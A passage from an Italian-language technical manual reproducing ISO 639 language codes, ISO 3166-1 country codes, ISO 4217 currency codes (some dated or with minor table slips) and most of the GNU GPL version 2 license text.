ko	Korean	ks	Kashmiri	ku	Kurdish	ky	Kirghiz
la	Latin	ln	Lingala	lo	Laothian	lt	Lithuanian
lv	Latvian, Lettish	mg	Malagasy	mi	Maori	mk	Macedonian
ml	Malayalam	mn	Mongolian	mo	Moldavian	mr	Marathi
ms	Malay	mt	Maltese	my	Burmese	na	Nauru
ne	Nepali	nl	Dutch	no	Norwegian	oc	Occitan
om	(Afan) Oromo	or	Oriya	pa	Punjabi	pl	Polish
ps	Pashto, Pushto	pt	Portuguese	qu	Quechua	rm	Rhaeto-Romance
rn	Kirundi	ro	Romanian	ru	Russian	rw	Kinyarwanda
sa	Sanskrit	sd	Sindhi	sg	Sangro	sh	Serbo-Croatian
si	Sinhalese	sk	Slovak	sl	Slovenian	sm	Samoan
sn	Shona	so	Somali	sq	Albanian	sr	Serbian
ss	Siswati	st	Sesotho	su	Sundanese	sv	Swedish
sw	Swahili	ta	Tamil	te	Telugu	tg	Tajik
th	Thai	ti	Tigrinya	tk	Turkmen	tl	Tagalog
tn	Setswana	to	Tonga	tr	Turkish	ts	Tsonga
tt	Tatar	tw	Twi	ug	Uighur	uk	Ukrainian
ur	Urdu	uz	Uzbek	vi	Vietnamese	vo	Volapuk
wo	Wolof	xh	Xhosa	yi	Yiddish (ji)	yo	Yoruba
za	Zhuang	zh	Chinese	zu	Zulu		

ISO 3166-1

Maggiori dettagli sullo standard ISO 3166-1 sono accessibili presso *ISO 3166 Maintenance Agency (ISO 3166/MA)* all'indirizzo <*http://www.din.de/gremien/nas/nabd/iso3166ma/*>.

Tabella 544.1. Sigle che esprimono una nazione, secondo lo standard ISO 3166-1.

Territorio	Sigla	Territorio	Sigla
AFGHANISTAN	AF	ALBANIA	AL
ALGERIA	DZ	AMERICAN SAMOA	AS
ANDORRA	AD	ANGOLA	AO
ANGUILLA	AI	ANTARCTICA	AQ
ANTIGUA AND BARBUDA	AG	ARGENTINA	AR
ARMENIA	AM	ARUBA	AW
AUSTRALIA	AU	AUSTRIA	AT
AZERBAIJAN	AZ	BAHAMAS	BS
BAHRAIN	BH	BANGLADESH	BD
BARBADOS	BB	BELARUS	BY
BELGIUM	BE	BELIZE	BZ
BENIN	BJ	BERMUDA	BM
BHUTAN	BT	BOLIVIA	BO
BOSNIA AND HERZEGOVINA	BA	BOTSWANA	BW
BOUVET ISLAND	BV	BRAZIL	BR
BRITISH INDIAN OCEAN TERRITORY	IO	BRUNEI DARUSSALAM	BN
BULGARIA	BG	BURKINA FASO	BF
BURUNDI	BI	CAMBODIA	KH
CAMEROON	CM	CANADA	CA
CAPE VERDE	CV	CAYMAN ISLANDS	KY
CENTRAL AFRICAN REPUBLIC	CF	CHAD	TD
CHILE	CL	CHINA	CN
CHRISTMAS ISLAND	CX	COCOS (KEELING) ISLANDS	CC
COLOMBIA	CO	COMOROS	KM
CONGO	CG	CONGO, THE DEMOCRATIC REPUBLIC OF THE	CD
COOK ISLANDS	CK	COSTA RICA	CR
COTE D'IVOIRE	CI	CROATIA	HR
CUBA	CU	CYPRUS	CY
CZECH REPUBLIC	CZ	DENMARK	DK
DJIBOUTI	DJ	DOMINICA	DM
DOMINICAN REPUBLIC	DO	EAST TIMOR	TP
ECUADOR	EC	EGYPT	EG
EL SALVADOR	SV	EQUATORIAL GUINEA	GQ
ERITREA	ER	ESTONIA	EE
ETHIOPIA	ET	FALKLAND ISLANDS (MALVINAS)	FK
FAROE ISLANDS	FO	FIJI	FJ
FINLAND	FI	FRANCE	FR
FRENCH GUIANA	GF	FRENCH POLYNESIA	PF
FRENCH SOUTHERN TERRITORIES	TF	GABON	GA
GAMBIA	GM	GEORGIA	GE
GERMANY	DE	GHANA	GH
GIBRALTAR	GI	GREECE	GR
GREENLAND	GL	GRENADA	GD
GUADELOUPE	GP	GUAM	GU
GUATEMALA	GT	GUINEA	GN
GUINEA-BISSAU	GW	GUYANA	GY
HAITI	HT	HEARD ISLAND AND MCDONALD ISLANDS	HM
HOLY SEE (VATICAN CITY STATE)	VA	HONDURAS	HN

Territorio	Sigla	Territorio	Sigla
HONG KONG	HK	HUNGARY	HU
ICELAND	IS	INDIA	IN
INDONESIA	ID	IRAN, ISLAMIC REPUBLIC OF	IR
IRAQ	IQ	IRELAND	IE
ISRAEL	IL	ITALY	IT
JAMAICA	JM	JAPAN	JP
JORDAN	JO	KAZAKSTAN	KZ
KENYA	KE	KIRIBATI	KI
KOREA, DEMOCRATIC PEOPLE'S REPUBLIC OF	KP	KOREA, REPUBLIC OF	KR
KUWAIT	KW	KYRGYZSTAN	KG
LAO PEOPLE'S DEMOCRATIC REPUBLIC	LA	LATVIA	LV
LEBANON	LB	LESOTHO	LS
LIBERIA	LR	LIBYAN ARAB JAMAHIRIYA	LY
LIECHTENSTEIN	LI	LITHUANIA	LT
LUXEMBOURG	LU	MACAU	MO
MACEDONIA, THE FORMER YUGOSLAV REPUBLIC OF	MK	MADAGASCAR	MG
MALAWI	MW	MALAYSIA	MY
MALDIVES	MV	MALI	ML
MALTA	MT	MARSHALL ISLANDS	MH
MARTINIQUE	MQ	MAURITANIA	MR
MAURITIUS	MU	MAYOTTE	YT
MEXICO	MX	MICRONESIA, FEDERATED STATES OF	FM
MOLDOVA, REPUBLIC OF	MD	MONACO	MC
MONGOLIA	MN	MONTSERRAT	MS
MOROCCO	MA	MOZAMBIQUE	MZ
MYANMAR	MM	NAMIBIA	NA
NAURU	NR	NEPAL	NP
NETHERLANDS	NL	NETHERLANDS ANTILLES	AN
NEW CALEDONIA	NC	NEW ZEALAND	NZ
NICARAGUA	NI	NIGER	NE
NIGERIA	NG	NIUE	NU
NORFOLK ISLAND	NF	NORTHERN MARIANA ISLANDS	MP
NORWAY	NO	OMAN	OM
PAKISTAN	PK	PALAU	PW
PALESTINIAN TERRITORY, OCCUPIED	PS	PANAMA	PA
PAPUA NEW GUINEA	PG	PARAGUAY	PY
PERU	PE	PHILIPPINES	PH
PITCAIRN	PN	POLAND	PL
PORTUGAL	PT	PUERTO RICO	PR
QATAR	QA	REUNION	RE
ROMANIA	RO	RUSSIAN FEDERATION	RU
RWANDA	RW	SAINT HELENA	SH
SAINT KITTS AND NEVIS	KN	SAINT LUCIA	LC
SAINT PIERRE AND MIQUELON	PM	SAINT VINCENT AND THE GRENADINES	VC
SAMOA	WS	SAN MARINO	SM
SAO TOME AND PRINCIPE	ST	SAUDI ARABIA	SA
SENEGAL	SN	SEYCHELLES	SC
SIERRA LEONE	SL	SINGAPORE	SG
SLOVAKIA	SK	SLOVENIA	SI
SOLOMON ISLANDS	SB	SOMALIA	SO
SOUTH AFRICA	ZA	SOUTH GEORGIA AND THE SOUTH SANDWICH ISLANDS	GS
SPAIN	ES	SRI LANKA	LK
SUDAN	SD	SURINAME	SR

Territorio	Sigla	Territorio	Sigla
SVALBARD AND JAN MAYEN	SJ	SWAZILAND	SZ
SWEDEN	SE	SWITZERLAND	CH
SYRIAN ARAB REPUBLIC	SY	TAIWAN, PROVINCE OF CHINA	TW
TAJIKISTAN	TJ	TANZANIA, UNITED REPUBLIC OF	TZ
THAILAND	TH	TOGO	TG
TOKELAU	TK	TONGA	TO
TRINIDAD AND TOBAGO	TT	TUNISIA	TN
TURKEY	TR	TURKMENISTAN	TM
TURKS AND CAICOS ISLANDS	TC	TUVALU	TV
UGANDA	UG	UKRAINE	UA
UNITED ARAB EMIRATES	AE	UNITED KINGDOM	GB
UNITED STATES	US	UNITED STATES MINOR OUTLYING ISLANDS	UM
URUGUAY	UY	UZBEKISTAN	UZ
VANUATU	VU	VENEZUELA	VE
VIET NAM	VN	VIRGIN ISLANDS, BRITISH	VG
VIRGIN ISLANDS, U.S.	VI	WALLIS AND FUTUNA	WF
WESTERN SAHARA	EH	YEMEN	YE
YUGOSLAVIA	YU	ZAMBIA	ZM
ZIMBABWE	ZW		

ISO 4217

Maggiori dettagli sullo standard ISO 4217, anche se non ufficiali, sono accessibili presso l'indirizzo <*http://www.evertype.com/standards/iso4217/iso4217-en.html*>.

Tabella 545.1. Codifica delle monete (ISO 4217).

Entità	Moneta	Codice alfabetico	Codice numerico
AFGHANISTAN	Afghani	AFA	004
ALBANIA	Lek	ALL	008
ALGERIA	Algerian Dinar	DZD	012
AMERICAN	SAMOA US Dollar	USD	840
ANDORRA	Spanish Peseta	ESP	724
	French Franc	FRF	250
	Andorran Peseta	ADP	020
ANGOLA	New Kwanza	AON	024
	Kwanza Reajustado	AOR	982
ANGUILLA	Ea	XCD	951
ANTARCTICA	No universal currency		
ANTIGUA AND BARBUDA	East Carribean Dollar	XCD	951
ARGENTINA	Argentine Peso	ARS	032
ARMENIA	Armenian Dram	AMD	051
ARUBA	Aruban Guilder	AWG	533
AUSTRALIA	Australian Dollar	AUD	036
AUSTRIA	Schilling	ATS	040
AZERBAIJAN	Azerbaijanian Manat	AZM	031
BAHAMAS	Bahamian Dollar	BSD	044
BAHRAIN	Bahraini Dinar	BHD	048
BANGLADESH	Taka	BDT	050
BARBADOS	Barbados Dollar	BBD	052
BELARUS	Belarussian Ruble	BYR	974
BELGIUM	Belgian Franc	BEF	056
BELIZE	Belize Dollar	BZD	084
BENIN	CFA Franc BCEAO	XOF	952
BERMUDA	Bermudian Dollar	BMD	060
BHUTAN	Indian Rupee	INR	356
	Ngultrum	BTN	064
BOLIVIA	Boliviano	BOB	068
	Mvdol	BOV	984
	Convertible Marks	BAM	977
BOTSWANA	Pula	BWP	072
BOUVET ISLAND	Norwegian Krone	NOK	578
BRAZIL	Brazilian Real	BRL	986
BR	US Dollar	USD	840
BRUNEI DARUSSALAM	Brunei Dollar	BND	096
BULGARIA	Lev	BGL	100
	Bulgarian LEV	BGN	975
BURKINA FASO	CFA Franc BCEAO	XOF	952
BURUNDI	Burundi Franc	BIF	108
CAMBODIA	Riel	KHR	116
CAMEROON	CFA Franc BEAC	XAF	950
CANADA	Canadian Dollar	CAD	124
CAPE VERDE	Cape Verde Escudo	CVE	132
CAYMAN ISLANDS	Cayman Islands Dollar	KYD	136
CENTRAL AFRICAN REPUBLIC	CFA Franc BEAC	XAF	950
CHAD	CFA Franc BEAC	XAF	950
CHILE	Chilean Peso	CLP	152

Entità	Moneta	Codice alfabetico	Codice numerico
	Unidades de fomento	CLF	990
CHINA	Yuan Renminbi	CNY	156
CHRISTMAS ISLAND	Australian Dollar	AUD	036
COCOS (KEELING) ISLANDS	Australian Dollar	AUD	036
COLOMBIA	Colombian Peso	COP	170
COMOROS	Comoro Franc	KMF	174
CONGO	CFA Franc BEAC	XAF	950
CONGO, THE DEMOCRATIC REPUBLIC OF	Franc Congolais	CDF	976
COOK ISLANDS	New Zealand Dollar	NZD	554
COSTA RICA	Costa Rican Colon	CRC	188
COTE D'IVOIRE	CFA Franc BCEAO	XOF	952
CROATIA	Kuna	HRK	191
CUBA	Cuban Peso	CUP	192
CYPRUS	Cyprus Pound	CYP	196
CZECH REPUBLIC	Czech Koruna	CZK	203
DENMARK	Danish Krone	DKK	208
DJIBOUTI	Djibouti Franc	DJF	262
DOMINICA	East Caribbean Dollar	XCD	951
DOMINICAN REPUBLIC	Dominican Peso	DOP	214
EAST TIMOR	Timor Escudo	TPE	626
	Rupiah	IDR	360
ECUADOR	Sucre	ECS	218
	Unidad de Valor Constante (UVC)	ECV	983
EGYPT	Egyptian Pound	EGP	818
EL SALVADOR	El Salvador Colon	SVC	222
EQUATORIAL GUINEA	CFA Franc BEAC	XAF	950
ESTONIA	Kroon	EEK	233
ERITREA	Nakfa	ERN	232
ETHIOPIA	Ethiopian Birr	ETB	230
FAEROE ISLANDS	Danish Krone	DKK	208
FALKLAND ISLANDS (MALVINAS)	Falkland Islands Pound	FKP	238
FIJI	Fiji Dollar	FJD	242
FINLAND	Markka	FIM	246
FRANCE	French Franc	FRF	250
FRENCH GUIANA	French Franc	FRF	250
FRENCH POLYNESIA	CFP Franc	XPF	953
FRENCH SOUTHERN TERRITORIES	French Franc	FRF	250
GABON	CFA Franc BEAC	XAF	950
GAMBIA	Dalasi	GMD	270
GEORGIA	Lari	GEL	981
GERMANY	Deutsche Mark	DEM	280
GHANA	Cedi	GHC	288
GIBRALTAR	Gibraltar Pound	GIP	292
GREECE	Drachma	GRD	300
GREENLAND	Danish Krone	DKK	208
GRENADA	East Caribbean Dollar	XCD	951
GUADELOUPE	French Franc	FRF	250
GUAM	US Dollar	USD	840
GUATEMALA	Quetzal	GTQ	320
GUINEA	Guinea Franc	GNF	324
GUINEA-BISSAU	Guinea-Bissau Peso	GWP	624
	CFA Franc BCEAO	XOF	952
GUYANA	Guyana Dollar	GYD	328

Entità	Moneta	Codice alfabetico	Codice numerico
HAITI	Gourde	HTG	332
	US Dollar	USD	840
HEARD AND MCDONALD ISLANDS	Australian Dollar	AUD	036
HONDURAS	Lempira	HNL	340
HONG KONG	Hong Kong Dollar	HKD	344
HUNGARY	Forint	HUF	348
ICELAND	Iceland Krona	ISK	352
INDIA	Indian Rupee	INR	356
INDONESIA	Rupiah	IDR	360
INTERNATIONAL MONETARY FUND (IMF)	SDR	XDR	960
IRAN (ISLAMIC REPUBLIC OF)	Iranian Rial	IRR	364
IRAQ	Iraqi Dinar	IQD	368
IRELAND	Irish Pound	IEP	372
ISRAEL	New Israeli Sheqel	ILS	376
ITALY	Italian Lira	ITL	380
JAMAICA	Jamaican Dollar	JMD	388
JAPAN	Yen	JPY	392
JORDAN	Jordanian Dinar	JOD	400
KAZAKHSTAN	Tenge	KZT	398
KENYA	Kenyan Shilling	KES	404
KIRIBATI	Australian Dollar	AUD	036
KOREA, DEMOCRATIC PEOPLE’S REPUBLIC OF	North Korean Won	KPW	408
KOREA, REPUBLIC OF	Won	KRW	410
KUWAIT	Kuwaiti Dinar	KWD	414
KYRGYZSTAN	Som	KGS	417
LAO PEOPLE’S DEMOCRATIC REPUBLIC	Kip	LAK	418
LATVIA	Latvian Lats	LVL	428
LEBANON	Lebanese Pound	LBP	422
LESOTHO	Rand	ZAR	710
	(financial Rand)	ZAL	991
	Loti	LSL	426
LIBERIA	Liberian Dollar	LRD	430
LIBYAN ARAB JAMAHIRIYA	Libyan Dinar	LYD	434
LIECHTENSTEIN	Swiss Franc	CHF	756
LITHUANIA	Lithuanian Litas	LTL	440
LUXEMBOURG	Luxembourg Franc	LUF	442
MACAU	Pataca	MOP	446
MACEDONIA	Denar	MKD	807
MADAGASCAR	Malagasy Franc	MGF	450
MALAWI	Kwacha	MWK	454
MALAYSIA	Malaysian Ringgit	MYR	458
MALDIVES	Rufiyaa	MVR	462
MALI	CFA Franc BCEAO	XOF	952
MALTA	Maltese Lira	MTL	470
MARSHALL ISLANDS	US Dollar	USD	840
MARTINIQUE	French Franc	FRF	250
MAURITANIA	Ouguiya	MRO	478
MAURITIUS	Mauritius Rupee	MUR	480
MEXICO	Mexican Peso	MXN	484
	Mexican Unidad de Inversion (UDI)	MXV	979
MICRONESIA	US Dollar	USD	840
MOLDOVA, REPUBLIC OF	Moldovan Leu	MDL	498
MONACO	French Franc	FRF	250

Entità	Moneta	Codice alfabetico	Codice numerico
MONGOLIA	Tugrik	MNT	496
MONTSERRAT	East Caribbean Dollar	XCD	951
MOROCCO	Moroccan Dirham	MAD	504
MOZAMBIQUE	Metical	MZM	508
MYANMAR	Kyat	MMK	104
NAMIBIA	Rand	ZAR	710
	Namibia Dollar	NAD	516
NAURU	Australian Dollar	AUD	036
NEPAL	Nepalese Rupee	NPR	524
NETHERLANDS	Netherlands Guilder	NLG	528
NETHERLANDS ANTILLES	Netherlands Antillian Guilder	ANG	532
NEW CALEDONIA	CFP Franc	XPF	953
NEW ZEALAND	New Zealand Dollar	NZD	554
NICARAGUA	Cordoba Oro	NIO	558
NIGER	CFA Franc BCEAO	XOF	952
NIGERIA	Naira	NGN	566
NIUE	New Zealand Dollar	NZD	554
NORFOLK ISLAND	Australian Dollar	AUD	036
NORTHERN MARIANA ISLANDS	US Dollar	USD	840
NORWAY	Norwegian Krone	NOK	578
OMAN	Rial Omani	OMR	512
PAKISTAN	Pakistan Rupee	PKR	586
PALAU	US Dollar	USD	840
PANAMA	Balboa	PAB	590
	US Dollar	USD	840
PAPUA NEW GUINEA	Kina	PGK	598
PARAGUAY	Guarani	PYG	600
PERU	Nuevo Sol	PEN	604
PHILIPPINES	Philippine Peso	PHP	608
PITCAIRN	New Zealand Dollar	NZD	554
POLAND	Zloty	PLN	985
PORTUGAL	Portuguese Escudo	PTE	620
PUERTO RICO	US Dollar	USD	840
QATAR	Qatari Rial	QAR	634
REUNION	French Franc	FRF	250
ROMANIA	Leu	ROL	642
RUSSIAN FEDERATION	Russian Ruble	RUR	810
	Russian Ruble	RUB	643
RWANDA	Rwanda Franc	RWF	646
ST HELENA	St Helena Pound	SHP	654
ST KITTS - NEVIS	East Caribbean Dollar	XCD	951
SAINT LUCIA	East Caribbean Dollar	XCD	951
ST PIERRE AND MIQUELON	French Franc	FRF	250
SAINT VINCENT AND THE GRENADINES	East Caribbean Dollar	XCD	951
SAMOA	Tala	WST	882
SAN MARINO	Italian Lira	ITL	380
SAO TOME AND PRINCIPE	Dobra	STD	678
SAUDI ARABIA	Saudi Riyal	SAR	
SENEGAL	CFA Franc BCEAO	XOF	952
SEYCHELLES	Seychelles Rupee	SCR	690
SIERRA LEONE	Leone	SLL	694
SINGAPORE	Singapore Dollar	SGD	702
SLOVAKIA	Slovak Koruna	SKK	703

Entità	Moneta	Codice alfabetico	Codice numerico
SLOVENIA	Tolar	SIT	705
SOLOMON ISLANDS	Solomon Islands Dollar	SBD	090
SOMALIA	Somali Shilling	SOS	706
SOUTH AFRICA	Rand	ZAR	710
SPAIN	Spanish Peseta	ESP	724
SRI LANKA	Sri Lanka Rupee	LKR	144
SUDAN	Sudanese Dinar	SDD	736
SURINAME	Surinam Guilder	SRG	740
SVALBARD AND JAN MAYEN ISLANDS	Norwegian Krone	NOK	578
SWAZILAND	Lilangeni	SZL	748
SWEDEN	Swedish Krona	SEK	752
SWITZERLAND	Swiss Franc	CHF	756
SYRIAN ARAB REPUBLIC	Syrian Pound	SYP	760
TAIWAN, PROVINCE OF CHINA	New Taiwan Dollar	TWD	901
TAJIKISTAN	Tajik Ruble	TJR	762
TANZANIA, UNITED REPUBLIC OF	Tanzanian Shilling	TZS	834
THAILAND	Baht	THB	764
TOGO	CFA Franc BCEAO	XOF	952
TOKELAU	New Zealand Dollar	NZD	554
TONGA	Pa’anga	TOP	776
TRINIDAD AND TOBAGO	Trinidad and Tobago Dollar	TTD	780
TUNISIA	Tunisian Dinar	TND	788
TURKEY	Turkish Lira	TRL	792
TURKMENISTAN	Manat	TMM	795
TURKS AND CAICOS ISLANDS	US Dollar	USD	840
TUVALU	Australian Dollar	AUD	036
UGANDA	Uganda Shilling	UGX	800
UKRAINE	Hryvnia	UAH	980
UNITED ARAB EMIRATES	UAE Dirham	AED	784
UNITED KINGDOM	Pound Sterling	GBP	826
UNITED STATES	US Dollar	USD	840
	(Same day)	USS	998
	(Next day)	USN	997
URUGUAY	Peso Uruguayo	UYU	858
UZBEKISTAN	Uzbekistan Sum	UZS	860
VANUATU	Vatu	VUV	548
VATICAN CITY STATE(HOLY SEE)	Italian Lira	ITL	380
VENEZUELA	Bolivar	VEB	862
VIETNAM	Dong	VND	704
VIRGIN ISLANDS (BRITISH)	US Dollar	USD	840
VIRGIN ISLANDS (U.S.)	US Dollar	USD	840
WALLIS AND FUTUNA ISLANDS	CFP Franc	XPF	953
WESTERN SAHARA	Moroccan Dirham	MAD	504
YEMEN	Yemeni Rial	YER	886
YUGOSLAVIA	New Dinar	YUM	891
ZAIRE	New Zaire	ZRN	180
ZAMBIA	Kwacha	ZMK	894
ZIMBABWE	Zimbabwe Dollar	ZWD	716
	Gold	XAU	959
	European Composite Unit (EURCO)	XBA	955
	European Monetary Unit (E.M.U.-6)	XBB	956
	European Unit of Account 9 (E.U.A.- 9)	XBC	957

Entità	Moneta	Codice alfabetico	Codice numerico
	European Unit of Account 17 (E.U.A.- 17)	XBD	958
	Palladium	XPD	964
	Platinum	XPT	962
	Silver	XAG	961
	UIC-Franc	XFU	Nil
	Gold-Franc	XFO	Nil
	Testing purpose	XTS	963
	When no currency is involved	XXX	999
	Euro	EUR	978

Indice analitico del volume

GNU GENERAL PUBLIC LICENSE

non modificabile

Testo originale: <*http://www.fsf.org/copyleft/gpl.html*>

GNU GENERAL PUBLIC LICENSE - Version 2, June 1991

Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software--to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation’s software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Library General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author’s protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors’ reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone’s free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

GNU GENERAL PUBLIC LICENSE - TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means

either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term "modification".) Each licensee is addressed as "you".

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

> a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.
>
> b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.
>
> c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object

code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you

may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

NO WARRANTY

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MOD-

IFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

Appendix: How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

```
<one line to give the program’s name and a brief idea of what it does.>
Copyright (C) 19yy  <name of author>

This program is free software; you can redistribute it and/or modify
